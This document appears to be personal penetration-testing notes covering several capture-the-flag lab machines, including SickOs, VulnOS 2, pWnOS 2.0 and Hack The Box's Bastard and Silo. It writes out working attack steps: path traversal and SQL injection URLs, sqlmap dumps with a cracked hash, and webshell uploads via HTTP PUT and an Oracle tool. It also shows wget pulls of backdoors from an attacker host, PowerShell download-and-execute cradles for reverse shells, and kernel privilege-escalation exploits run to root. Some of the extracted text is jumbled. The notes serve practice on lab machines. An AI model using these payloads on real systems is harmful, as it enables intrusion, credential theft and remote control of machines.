
Saturday, June 16, 2018
4:48 PM

Enumeration :

```
[root@kali:/var/www/html/monster# unicorns can 192.168.110.145/32 mode `TCPscan' ports `1-1000' interface(s) eth0
caning 1.00e+00 total hosts with 6.55e+04 total packets
[+] http://192.168.110.145:8080/index.html
[+] http://192.168.110.145:80/index.html
render statistics 297.0 pps with 65535 packets sent
listener statistics 12422 packets received 0 packets dropped
[+] TCP open http[ 80] fr
[+] TCP open http-alt[ 8080] fr
```

Note : ALWAYS ALWAYS read the source page first!! The source page shows a redirection which was not enable and we need to manually use it!

The source page:



A screenshot of a web browser window. The address bar shows 'view-source:http://192.168.110.145/'. Below the address bar, there are several tabs: 'Most Visited' (selected), 'Getting Started', and 'Amplia Security - Resea...'. A message in the center of the page says 'This network may require you to login to use the internet.' The main content is a block of HTML code:

```
1 <html>
2 <head>
3 <!--
4 <META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
5 -->
6 </head>
7
8 <body>
9   <h1>It works!</h1>
10 </body>
11 </html>
12
```

Following the redirection :

<http://192.168.110.145/pChart2.1.3/examples/index.php>

So the use of the pchart2.1.3 is vuln to multiple RCE exploits

<http://192.168.110.145/pChart2.1.3/examples/index.php?Action=View&Script=%>

// the use of log posing fails

It was used to detect the configuration file in the apache 22 on freebsd

<http://192.168.110.145/pChart2.1.3/examples/index.php?Action=View&Script=%../../../../usr/local/etc/apache22/httpd.conf>

Which shows to be using Mozilla 4 as user-agent for vritual host 8080

Which we cannot access earlier

CODE :

```
<IfModule ssl_module>
SSLRandomSeed startup builtin
SSLRandomSeed connect builtin
</IfModule>

SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

<Directory "/usr/local/www/apache22/data2">
    Options Indexes FollowSymLinks
    AllowOverride All
    Order allow,deny
    Allow from env=Mozilla4_browser
</Directory>
```

The use of the burp we intercepted the traffic, the Mozilla 4.0 as user-agent

We get the phptax After googling the phptax is vulner

So using metasploit managed to get a shell back

The machine was rooted very easily after that as the machine was running freebsd 9.0

Searching the searchsploit ;

```
root@kali:~/Documents/kipotorx# searchsploit freebsd 9.0
```

```
Exploit Title
```

```
FreeBSD 9.0 - Intel SYSENTER Kernel Privilege Escalation
```

```
FreeBSD 9.0 < 9.1 mmap/ptrace - Privilege Escalation
```

```
root@kali:~/Documents/kipotorx# cd /usr/share/exploitdb/platforms/
```

```
root@kali:/usr/share/exploitdb/platforms# cd freebsd
```

```
root@kali:/usr/share/exploitdb/platforms/freebsd# cd local/
```

```
root@kali:/usr/share/exploitdb/platforms/freebsd/local# cp 28718.c
```

```
cp: missing destination file operand after '28718.c'
```

```
Try 'cp --help' for more information.
```

```
root@kali:/usr/share/exploitdb/platforms/freebsd/local# cp 28718.c /root/Documents/kipo
```

```
root@kali:/usr/share/exploitdb/platforms/freebsd/local# cp 26368.c /root/Documents/kipo
```

```
root@kali:/usr/share/exploitdb/platforms/freebsd/local#
```

Type a search term

```
This network may require you to login to use the in
cd /tmp
ls
.ICE-unix
.X11-unix
.XIM-unix
.font-unix
26368
26368.c
28718.c
aprYqTJuf
mysql.sock
vmware-fonts0

gcc -o 28718 28718.c

chmod 777 28718

./28718
[+] SYSRET FUCKUP!!
[+] Start Engine...
[+] Crotz...
[+] Crotz...
[+] Crotz...
[+] Woohoo!!!

whoami
root
ls
.ICE-unix
.X11-unix
.XIM-unix
.font-unix
26368
26368.c
28718
28718.c
aprYqTJuf
mysql.sock
vmware-fonts0
cd
```

SICkos

Monday, June 18, 2018
10:06 PM

IP : 192.168.110.145

Directory test shows lighttpd/1.4.28

Nmap :

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 1024 66:8c:c0:f2:85:7c:6c:c0:f6:ab:7d:48:04:81:c2:d4 (DSA)

| 2048 ba:86:f5:ee:cc:83:df:a6:3f:fd:c1:34:bb:7e:62:ab (RSA)

|_ 256 a1:6c:fa:18:da:57:1d:33:2c:52:e4:ec:97:e2:9e:af (ECDSA)

80/tcp open http lighttpd 1.4.28

|_http-server-header: lighttpd/1.4.28

|_http-title: Site doesn't have a title (text/html).

MAC Address: 00:0C:29:1A:8D:72 (VMware)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running: Linux 3.X|4.X

OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4

OS details: Linux 3.10 - 4.8, Linux 3.2 - 4.8

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE

HOP RTT ADDRESS

1 0.44 ms 192.168.110.146

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 30.78 seconds

root@kali:/var/mail#

When there is nothing to look for in the web, try the below :

1. Source code

- curl -v -X OPTIONS <http://192.168.110.146> on all of the directories you think it will show what is allowed - this might give ideas of what we can do

```
* [root@kali ~]# curl -v -X OPTIONS http://192.168.110.146/test/
root@kali:/var/www/html/monster# curl -v -X OPTIONS http://192.168.110.146/test/
*   Trying 192.168.110.146...
* TCP_NODELAY set
* Connected to 192.168.110.146 (192.168.110.146) port 80
> OPTIONS /test HTTP/1.1
> Host: 192.168.110.146
> User-Agent: curl/7.60.0
> Accept: */*
>
< HTTP/1.1 301 Moved Permanently
< DAV: 1,2
< MS-Author-Via: DAV
< Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROP
< Location: http://192.168.110.146/test/
< Content-Length: 0
< Date: Mon, 18 Jun 2018 22:31:41 GMT
< Server: lighttpd/1.4.28
<
```

The use of the below I can upload files using curl :

```
curl -d "" -X PUT http://192.168.110.146/test/lices1.txt
```

<https://www.smeegesec.com/2014/10/detecting-and-exploiting-http-put-method.html>

<https://ec.haxx.se/http-put.html>

```
curl -i -X PUT -H "Content-Type: text/plain; charset=utf-8" -d
"/root/Desktop/meterpreter.php"
http://172.28.128.3:8585/uploads/meterpreter.php
```

So the above method works using curl but I could not get it to run for some reason :(maybe an syntax issue

The use of the meterpreter was used : msf auxiliary(scanner/http/http_put)

This easily uploads a file to the server that accepts PUT :

```
[*] Auxiliary module execution completed  
msf auxiliary(scanner/http/http_put) > options  
  
Module options (auxiliary/scanner/http/http_put):
```

Name	Current Setting	Required	Description
ACTION	PUT	yes	PUT or DELETE
FILEDATA	file:///root/Documents/217/b374k.php	no	The data to upload
FILENAME	shellnew.php	yes	The file to attempt to upload
PATH	/test	yes	The path to attempt to upload to
Proxies		no	A proxy chain of hosts to proxy through
RHOSTS	192.168.110.146	yes	The target address
RPORT	80	yes	The target port
SSL	false	no	Negotiate SSL/TLS
THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

Auxiliary action:

Name	Description
PUT	

Once we got shell its enumeration time :

Look at the kernel .cron jobs , getuid bad program running as root

VulnsOS 2

19 June 2018

13:07

After some enumeration the website : 172.20.10.11/jabc --> is running drupal 7 which is vulnerable to :

```
msf exploit(unix/webapp/drupal_drupalgeddon2) >
```

So we can get that get a shell , make sure you update your metasploit

After investigating on the drupal page I saw a login page under Documentation which has hidden text which points to directory / jabcd0cs to a opendocman version 1.2.7 so after some looking around it is vulnerable sql injection, I could not get the sqlinjection to work manually but used it in the sqlmap and it worked very good.

[http://\[host\]/ajax_udf.php?q=1&add_value=odm_user%20UNION%20SELECT%201,version%28%29,3,4,5,6,7,8,9](http://[host]/ajax_udf.php?q=1&add_value=odm_user%20UNION%20SELECT%201,version%28%29,3,4,5,6,7,8,9)

Exploit page : <https://www.exploit-db.com/exploits/32075/>

Our injection point is ; [http://\[host\]/ajax_udf.php?q=1&add_value=odm_user](http://[host]/ajax_udf.php?q=1&add_value=odm_user)

The use of sqlmap commands

sqlmap --url "http://172.20.10.11/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" --dbs	To list the databases
sqlmap --url "http://172.20.10.11/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user" -D jabcd0cs --dump	After displaying all of the databases, we got the pass

```
[*] drupal7
[*] information_schema
[*] jabcd0cs
[*] mysql
[*] performance_schema
[*] phpmyadmin
```

So after the use of above list

```

© [11:28:05] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[11:28:05] [INFO] starting 2 processes
[11:28:09] [INFO] cracked password 'guest' for user 'guest'
\[a\] \[V1.2.7\] | \[Support\] | \[Feedback\] | \[Bugs\] |

Database: jabcd0cs

Table: odm_user
[2 entries]
+-----+-----+-----+
| id | phone      | Email           | username | password
t | pw_reset_code |
+-----+-----+-----+
| 1  | 5555551212 | webmin@example.com | webmin    | b78aae356709f8c31118ea613980954b
| <blank>          |
| 2  | 555 5555555 | guest@example.com  | guest     | 084e0343a0486ff05530df6c705c8bb4 (NULL)
+-----+-----+-----+
| NULL          |

[11:28:20] [INFO] table 'jabcd0cs.odm_user' dumped to CSV file '/root/.sqlmap/output/17'
[11:28:20] [INFO] fetching columns for table 'odm_category' in database 'jabcd0cs'
[11:28:21] [INFO] fetching entries for table 'odm_category' in database 'jabcd0cs'
Database: jabcd0cs
Table: odm_category
[5 entries]

```

Cracked the md5 hash : webmin1980

Then logged in using SSH

After enumerating I have noticed that the kernel is running

```

root@VulnOSv2:/root# uname -a
Linux VulnOSv2 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:31:42 UTC 2014 i686 i686 i686
GNU/Linux
root@VulnOSv2:/root#

```

It is vulnerable to such exploit : <https://www.exploit-db.com/exploits/37292/>

After using the exploit we got root:

```

webmin@VulnOSv2:/tmp$ ls          "<?php echo shell_exec($_GET['cmd']);?>",6 int
webmin@VulnOSv2:/tmp$ Publi
webmin@VulnOSv2:/tmp$ wget http://172.20.10.5:800/37292.c.php
--2018-06-18 23:07:59--  http://172.20.10.5:800/37292.c
Connecting to 172.20.10.5:800... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: '37292.c'
  [  0  ] 100%[=====]  http://172.20.10.11/jabcd0cs/ajax_udf.php?q=1&
  [  0  ] 100%[=====]  http://172.20.10.11/jabcd0cs/ajax_udf.php?q=1&
2018-06-18 23:07:59 (1.36 MB/s) - '37292.c' saved [5119/5119]

webmin@VulnOSv2:/tmp$ ls in ubu
37292.c
webmin@VulnOSv2:/tmp$ gcc      http://172.20.10.11/jabcd0cs/ajax_udf.php?q=1&
gcc: fatal error: no input files
compilation terminated.
webmin@VulnOSv2:/tmp$ gcc -o 37292 37292.c
webmin@VulnOSv2:/tmp$ chmod 777 37292
webmin@VulnOSv2:/tmp$ ./37292 http://172.20.10.11/jabcd0cs/ajax_udf.php?q=1&
spawning threads
mount #1 handling + FS_USERNS_
mount #2
child threads done
/etc/ld.so.preload created      6,7,8,9
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(webmin)
# whoami
root
# /bin/bash
root@VulnOSv2:/tmp# cd /home/vulnosadmin/
root@VulnOSv2:/home/vulnosadmin# ls
r00t.blend
root@VulnOSv2:/home/vulnosadmin# cat r00t.blend
BLENDER=v277RENDHX0[REDACTED]SceneTES[REDACTED]ugdev>;1000(user).....
[REDACTED]

```

pWnOS v2.0

Sunday, June 24, 2018

2:03 PM

b374k.php / wso.php was used to get backdoor

The use of the port 443 was helpful!

Always check the directories : /var/www

/var

/home

/tmp

Look for mysql_connect or similar!

<http://10.10.10.100/>

The web site is running php 5.3.5

Apache/2.2.17 (Ubuntu)

After looking at the /blog it shows to be loads of doc also a /config folder

The website is running simple php blog 0.4.0 --> need to look for exploits based on that

So we can view the comments we made in the view .. What can I do ? The format is not just simple text maybe a php web shell ?? **Try it later**

<http://10.10.10.100/blog/content/11/05/entry110509-191340/comments/comment180429-172422.txt>

So after looking around there is a perl script for the simple php blog 0.4.0

This will create a backdoor using the creds in the / config/password.txt

And it will login and upload a web shell into to

<http://10.10.10.100/blog/images/>

The exploit : <https://www.exploit-db.com/exploits/1191/>

Usage : perl 1991.pl <http://10.10.10.100/blog> -e 1

//Then access the shell using :

<http://10.10.10.100/blog/images/cmd.php?cmd=whoami>

//time to get shell -- using php backdoor (lazy and lux way)

We can upload a php backdoor

```
wget http://10.10.10.128:443/b374k.php
```

After uploading backdoor only port **443** works so we managed to get a shell back using

Wso.php

```
http://10.10.10.100/blog/images/cmd.php?cmd=wget%20http://10.10.10.128:443/wso.php
```

Access :

```
http://10.10.10.100/blog/images/wso.php
```

-> network - > bind perl back port 443 to me.

//shell time done , enumeration

```
00:www-data@web:/var/www$ ls
ls
bin/s activate.php includes info.php mysqli_connect.php
blog index.php login.php register.php
[per] www-data@web:/var/www$ cd ..
10.1 cd .. Port: 31337 >>
www-data@web:/var$ cd www
cd www 21412 2700 ? S 20:29 0:00 perl /tmp/bc.pl 10.10.10.128 443
91 www-data@web:/var/www$ S 20:29 0:00 sh -c ps aux | grep bc.pl
93 0.0 0.1 6296 396 ? S 20:29 0:00 grep bc.pl
www-data@web:/var/www$ cat mysqli_connect.php
cat mysqli_connect.php Change dir:
<?php # Script 8.2 - mysqli_connect.php >>
Make dir: >>
// This file contains the database access information.
// This file also establishes a connection to MySQL >>
// and selects the database. Execute: >>
// Set the database access information as constants: >>
DEFINE ('DB_USER', 'root'); -----
DEFINE ('DB_PASSWORD', 'goodday'); -----
DEFINE ('DB_HOST', 'localhost');
DEFINE ('DB_NAME', 'ch16');

// Make the connection:

$dbc = @mysql_connect (DB_HOST, DB_USER, DB_PASSWORD, DB_NAME) OR die ('Could not connect to M
?>www-data@web:/var/www$
```

Cannot connect to the mysql data

```
www-data@web:/tmp$ uname -mrs
uname -mrs
Linux 2.6.38-8-server x86_64
www-data@web:/tmp$
```

//OS

```
www-data@web:/tmp$ lsb_release -a
lsb_release -a
No LSB modules are available.
Distributor ID:    Ubuntu
Description:    Ubuntu 11.04
Release:    11.04
Codename:    natty
www-data@web:/tmp$
```

So after some research I came across linux kernel "

Linux Kernel 2.6.22 < 3.9 - 'Dirty COW'

From <<https://www.exploit-db.com/exploits/40839/>>

So after running it I ssh into the box as user "firefart" with password "behnam"
Then quickly ran " echo 0 > /proc/sys/vm/dirty_writeback_centisecs " --> this
will stabilise the machine from crashing by ran on the ssh session by the
firefart user.

I am currently root :)

```
config
firefart@web:~/aptitude# ls -lah
total 8.0K
drwx----- 2 firefart root 4.0K 2011-05-07 15:12 .
drwx----- 4 firefart root 4.0K 2011-05-09 19:25 ..
-rw-r--r-- 1 firefart root 0 2011-05-07 15:12 config
firefart@web:~/aptitude# cat config
firefart@web:~/aptitude# cd ..
firefart@web:# cd .cache/
firefart@web:~/.cache# ls -lah
total 8.0K
drwx----- 2 firefart root 4.0K 2011-05-07 17:18 .
drwx----- 4 firefart root 4.0K 2011-05-09 19:25 ..
-rw-r--r-- 1 firefart root 0 2011-05-07 17:18 motd.legal-displayed
firefart@web:~/.cache# cat motd.legal-displayed
firefart@web:~/.cache# echo 0 > /proc/sys/vm/dirty_writeback_centi
motd.legal-displayed
firefart@web:~/.cache# whoami
firefart
firefart@web:~/.cache# if
> exit
> id
> ;
-bash: syntax error near unexpected token `;'
firefart@web:~/.cache# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@web:~/.cache#
```

Bastard

28 June 2018
21:03

```
mpleted NSE at 16:02, 6.10s elapsed
Initiating NSE at 16:02
Completed NSE at 16:02, 0.00s elapsed
Nmap scan report for 10.10.10.9
Host is up (0.038s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http  Microsoft IIS httpd 7.5
```

```
|_http-favicon: Unknown favicon MD5:  
CF2445DCB53A031C02F9B57E2199BC03  
|_http-generator: Drupal 7 (http://drupal.org)  
| http-methods:  
| Supported Methods: OPTIONS TRACE GET HEAD POST  
|_ Potentially risky methods: TRACE  
| http-robots.txt: 36 disallowed entries (15 shown)  
| /includes/ /misc/ /modules/ /profiles/ /scripts/  
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt  
| /INSTALLpgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt  
|/_LICENSE.txt /MAINTAINERS.txt  
|_http-server-header: Microsoft-IIS/7.5  
|_http-title: Welcome to 10.10.10.9 | 10.10.10.9  
135/tcp open msrpc Microsoft Windows RPC  
49154/tcp open msrpc Microsoft Windows RPC  
Warning: OSScan results may be unreliable because we could not find at least  
1 op
```

The machine is a windows 8 running IIS 7.5 but running php

//enumeration

```
/rest : Services Endpoint "rest_endpoint" has been setup successfully.  
/xmlrpc.php XML-RPC server accepts POST requests only.
```

So a list of urls in the robots was tested against the website and it replied back with bunch or replies = drupal is running 7 .54

```
=====  
//CHANGELOG.txt (Status: 200)  
//INSTALL.mysql.txt (Status: 200)  
//INSTALLpgsql.txt (Status: 200)  
//UPGRADE.txt (Status: 200)  
//MAINTAINERS.txt (Status: 200)  
//INSTALL.txt (Status: 200)  
//INSTALL.sqlite.txt (Status: 200)  
//LICENSE.txt (Status: 200)
```

```
//?q=user/login/ (Status: 200)
//?q=user/password/ (Status: 200)
//user/login/ (Status: 200)
//user/register/ (Status: 200)
//user/password/ (Status: 200)
//?q=user/register/ (Status: 200)
//filter/tips/ (Status: 200)
//xmlrpc.php (Status: 200)
//install.php (Status: 200)
//?q=filter/tips/ (Status: 200)
//?q=comment/reply/ (Status: 200)
```

The use of the github drugongolden2 gets you shell then downloaded a meterepreter .exe and got my self a reverse shell .

Todnload : copy <\\10.10.14.11\\ROPN0P\\shell.exe>

<https://github.com/dreadlocked/Drupalgeddon2>

//privilege escalation

:>systeminfo

systeminfo

```
Host Name:          BASTARD
OS Name:           Microsoft Windows Server 2008 R2 Datacenter
OS Version:        6.1.7600 N/A Build 7600
OS Manufacturer:   Microsoft Corporation
OS Configuration:  Standalone Server
OS Build Type:     Multiprocessor Free
Registered Owner:  Windows User
Registered Organization:
Product ID:        00496-001-0001283-84782
Original Install Date: 18/3/2017, 7:04:46
System Boot Time:   25/6/2018, 11:40:01
System Manufacturer: VMware, Inc.
System Model:       VMware Virtual Platform
System Type:        x64-based PC
Processor(s):       2 Processor(s) Installed.
```

[01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~1996 Mhz
[02]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~1996 Mhz

BIOS Version: Phoenix Technologies LTD 6.00, 5/4/2016

Windows Directory: C:\Windows

System Directory: C:\Windows\system32

Boot Device: \Device\HarddiskVolume1

System Locale: el;Greek

Input Locale: en-us;English (United States)

Time Zone: (UTC+02:00) Athens, Bucharest, Istanbul

Total Physical Memory: 2.048 MB

Available Physical Memory: 1.519 MB

Virtual Memory: Max Size: 4.095 MB

Virtual Memory: Available: 3.540 MB

Virtual Memory: In Use: 555 MB

Page File Location(s): C:\pagefile.sys

Domain: HTB

Logon Server: N/A

Hotfix(s): N/A

Network Card(s): 1 NIC(s) Installed.

[01]: Intel(R) PRO/1000 MT Network Connection

Connection Name: Local Area Connection

DHCP Enabled: No

IP address(es)

[01]: 10.10.10.9

C:\>

<https://github.com/PowerShellMafia/PowerSploit>

<https://github.com/rasta-mouse/Sherlock>

]

Note :

copy <\\10.10.14.11\\ROPN0P\\Sherlock\\Sherlick.ps1>

/root/Documents/Sherlock/Sherlick.ps1

```
windows_recon.bat
```

```
windows-privesc-check2.exe
```

always do powerup and sherlock ps scripts for windows...

```
ms16_032_secondary logon_handle_privesc
```

```
meterpreter > getuid
```

```
Server username: NT AUTHORITY\IUSR
```

```
meterpreter >
```

So we cannot run powershell so I am going to run this command instead to get powershell back

.EXAMPLE

```
PS > Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.9 -Port 4444
```

```
//didn't work due to the bypass bit
```

```
powershell -ep Bypass -nop -noexit "IEX(New-Object  
Net.webClient).downloadString('http://10.10.14.9:8000/Invoke-PowerShellTcp.ps1')"
```

```
//worked
```

```
//run the below and it will get a file from the shell folder which will connect  
back on powershell
```

```
powershell "IEX(New-Object  
Net.webClient).downloadString('http://10.10.14.9:8000/Invoke-  
PowerShellTcp.ps1')"  
  
// need a python on port 8000  
//nc on the correct port  
  
//once within the powershell we need to get powerip and sherlock  
( /root/Documents/HTB/bastard/Sherlock )  
  
IEX(New-Object Net.webClient).downloadString('http://10.10.14.9:6000/PowerUp.ps1')  
  
IEX(New-Object  
Net.webClient).downloadString('http://10.10.14.9:6000/Sherlock.ps1')
```

So after downloading sherlock.ps1

Run :

```
Find-AllVulns  
//it will display the below!
```

Title : User Mode to Ring (KiTrap0D)
MSBulletin : MS10-015
CVEID : 2010-0232
Link : <https://www.exploit-db.com/exploits/11199/>
VulnStatus : Not supported on 64-bit systems

Title : Task Scheduler .XML
MSBulletin : MS10-092
CVEID : 2010-3338, 2010-3888
Link : <https://www.exploit-db.com/exploits/19930/>
VulnStatus : Appears Vulnerable

Title : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin : MS13-053

CVEID : 2013-1300
Link : <https://www.exploit-db.com/exploits/33213/>
VulnStatus : Not supported on 64-bit systems

Title : TrackPopupMenuEx Win32k NULL Page
MSBulletin : MS13-081
CVEID : 2013-3881
Link : <https://www.exploit-db.com/exploits/31576/>
VulnStatus : Not supported on 64-bit systems

Title : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin : MS14-058
CVEID : 2014-4113
Link : <https://www.exploit-db.com/exploits/35101/>
VulnStatus : Not Vulnerable

Title : ClientCopyImage Win32k
MSBulletin : MS15-051
CVEID : 2015-1701, 2015-2433
Link : <https://www.exploit-db.com/exploits/37367/>
VulnStatus : Appears Vulnerable

Title : Font Driver Buffer Overflow
MSBulletin : MS15-078
CVEID : 2015-2426, 2015-2433
Link : <https://www.exploit-db.com/exploits/38222/>
VulnStatus : Not Vulnerable

Title : 'mrxdav.sys' WebDAV
MSBulletin : MS16-016
CVEID : 2016-0051
Link : <https://www.exploit-db.com/exploits/40085/>
VulnStatus : Not supported on 64-bit systems

Title : Secondary Logon Handle
MSBulletin : MS16-032
CVEID : 2016-0099
Link : <https://www.exploit-db.com/exploits/39719/>
VulnStatus : Appears Vulnerable

Title : Windows Kernel-Mode Drivers EoP
MSBulletin : MS16-034
CVEID : 2016-0093/94/95/96
Link : <https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-034>
VulnStatus : Not Vulnerable

Title : Win32k Elevation of Privilege
MSBulletin : MS16-135
CVEID : 2016-7255
Link : <https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/Sample-Exploits/MS16-135>
VulnStatus : Not Vulnerable

Title : Nessus Agent 6.6.2 - 6.10.3
MSBulletin : N/A
CVEID : 2017-7199
Link : <https://aspe1337.blogspot.co.uk/2017/04/writeup-of-cve-2017-7199.html>
VulnStatus : Not Vulnerable

PS C:\inetpub\drupal-7.54> PS C:\inetpub\drupal-7.54>

Silon

30 June 2018
11:29

ap scan report for 10.10.10.82
Host is up (0.041s latency).
Not shown: 942 closed ports, 46 filtered ports

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Microsoft IIS httpd 8.5
http-methods:			
_	Potentially risky methods:	TRACE	
_	http-server-header:	Microsoft-IIS/8.5	
_	http-title:	IIS Windows Server	
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012
		microsoft-ds	
1521/tcp	open	oracle-tns	Oracle TNS listener 11.2.0.2.0 (unauthorized)
49152/tcp	open	msrpc	Microsoft Windows RPC
49153/tcp	open	msrpc	Microsoft Windows RPC
49154/tcp	open	msrpc	Microsoft Windows RPC
49155/tcp	open	msrpc	Microsoft Windows RPC
49158/tcp	open	msrpc	Microsoft Windows RPC
49160/tcp open oracle-tns Oracle TNS listener (requires service name)			
49161/tcp	open	msrpc	Microsoft Windows RPC
Aggressive OS guesses:	Microsoft Windows Server 2012 (96%), Microsoft Windows Server 2012 R2 (96%), Microsoft Windows Server 2012 R2 Update 1 (96%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (96%), Microsoft Windows Vista SP1 (96%), Microsoft Windows Server 2008 SP2 Datacenter Version (94%), Microsoft Windows Server 2008 SP1 (93%), Microsoft Windows Server 2008 SP2 (93%), Microsoft Windows Server 2008 SP2 or Windows 10 or Xbox One (93%), Microsoft Windows Server 2016 build 10586 (93%)		
No exact OS matches for host (test conditions non-ideal).			
Network Distance:	2 hops		
Service Info:	OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows		

Host script results:

- | _clock-skew: mean: -54s, deviation: 0s, median: -54s
- | smb-security-mode:
- | account_used: guest
- | authentication_level: user
- | challenge_response: supported
- | message_signing: supported
- | smbv2-enabled: Server supports SMBv2 protocol

use auxiliary/scanner/oracle/tnspoison_checker --> to check if its vulnerable and get the SID number

From <https://www.rapid7.com/db/modules/auxiliary/scanner/oracle/tnspoison_checker>

This is used to check if port 1521 the orcel is vuln and it is!

```
[+] 10.10.10.82:1521 - 10.10.10.82:1521 Oracle - 'CLREXTPROC' is valid
```

```
+] 10.10.10.82:1521 - 10.10.10.82:1521 Oracle - 'XE' is valid
```

```
+] 10.10.10.82:1521 - 10.10.10.82:1521 Oracle - 'PLSEXTPROC' is valid
```

Cannot get the SID _enum to work due to TNS listener being protected -- need to fix that

After looking around I used odat oreI instead of using metasploit.

After installing it the below command is used to brute force the login

//brute force login for the SID found above / **try editing the accounts_multiple.txt**.

```
./odat-libc2.5-i686 passwordguesser -s 10.10.10.82 -d XE --accounts-file accounts/accounts_multiple.txt
```

//s

//upload a web command line . Pay attention windows equal to /var/www is "c:\inetpub\wwwroot"

```
./odat-libc2.5-i686 dbmsxslprocessor -s 10.10.10.82 -d XE -U scott -P tiger --put 'c:\inetpub\wwwroot' 'shellba.aspx' '/usr/share/webshells/aspx/cmdasp.aspx' --sysdba
```

```
//upload reverse shell - would not work
```

```
./odat-libc2.5-i686 dbmsxslprocessor -s 10.10.10.82 -d XE -U scott -P tiger --put  
'c:\inetpub\wwwroot' 'shellt.exe' '/root/shell1.exe' --sysdba
```

Access it : <http://10.10.10.82/shellba.aspx>

I cannot brute force the login using metasploit so I have used odat
<https://github.com/quentinhardy/odat.git>

//1st flag, the oracle issue.txt showed a dropbox account with the dmp attached to it which we download and analyse below.

```
2018 03:03 PM <DIR> ..  
01/05/2018 11:56 PM 300 Oracle issue.txt  
01/04/2018 10:41 PM 32 user.txt
```

User text : 92ede778a1cc8d27cb6623055c331617

to get the list of the OS :

```
volatility -f /root/Downloads/SILO-20180105-221806.dmp imageinfo
```

Suggested Profile(s) : Win8SP0x64, Win81U1x64, Win2012R2x64_18340, Win10x64_14393, Win10x64, Win2016x64_14393, Win2012R2x64, Win2012x64, Win8SP1x64_18340, Win10x64_10586, Win8SP1x64, Win10x64_15063 (Instantiated with Win10x64_15063)

AS Layer1 : SkipDuplicatesAMD64PagedMemory (Kernel AS)

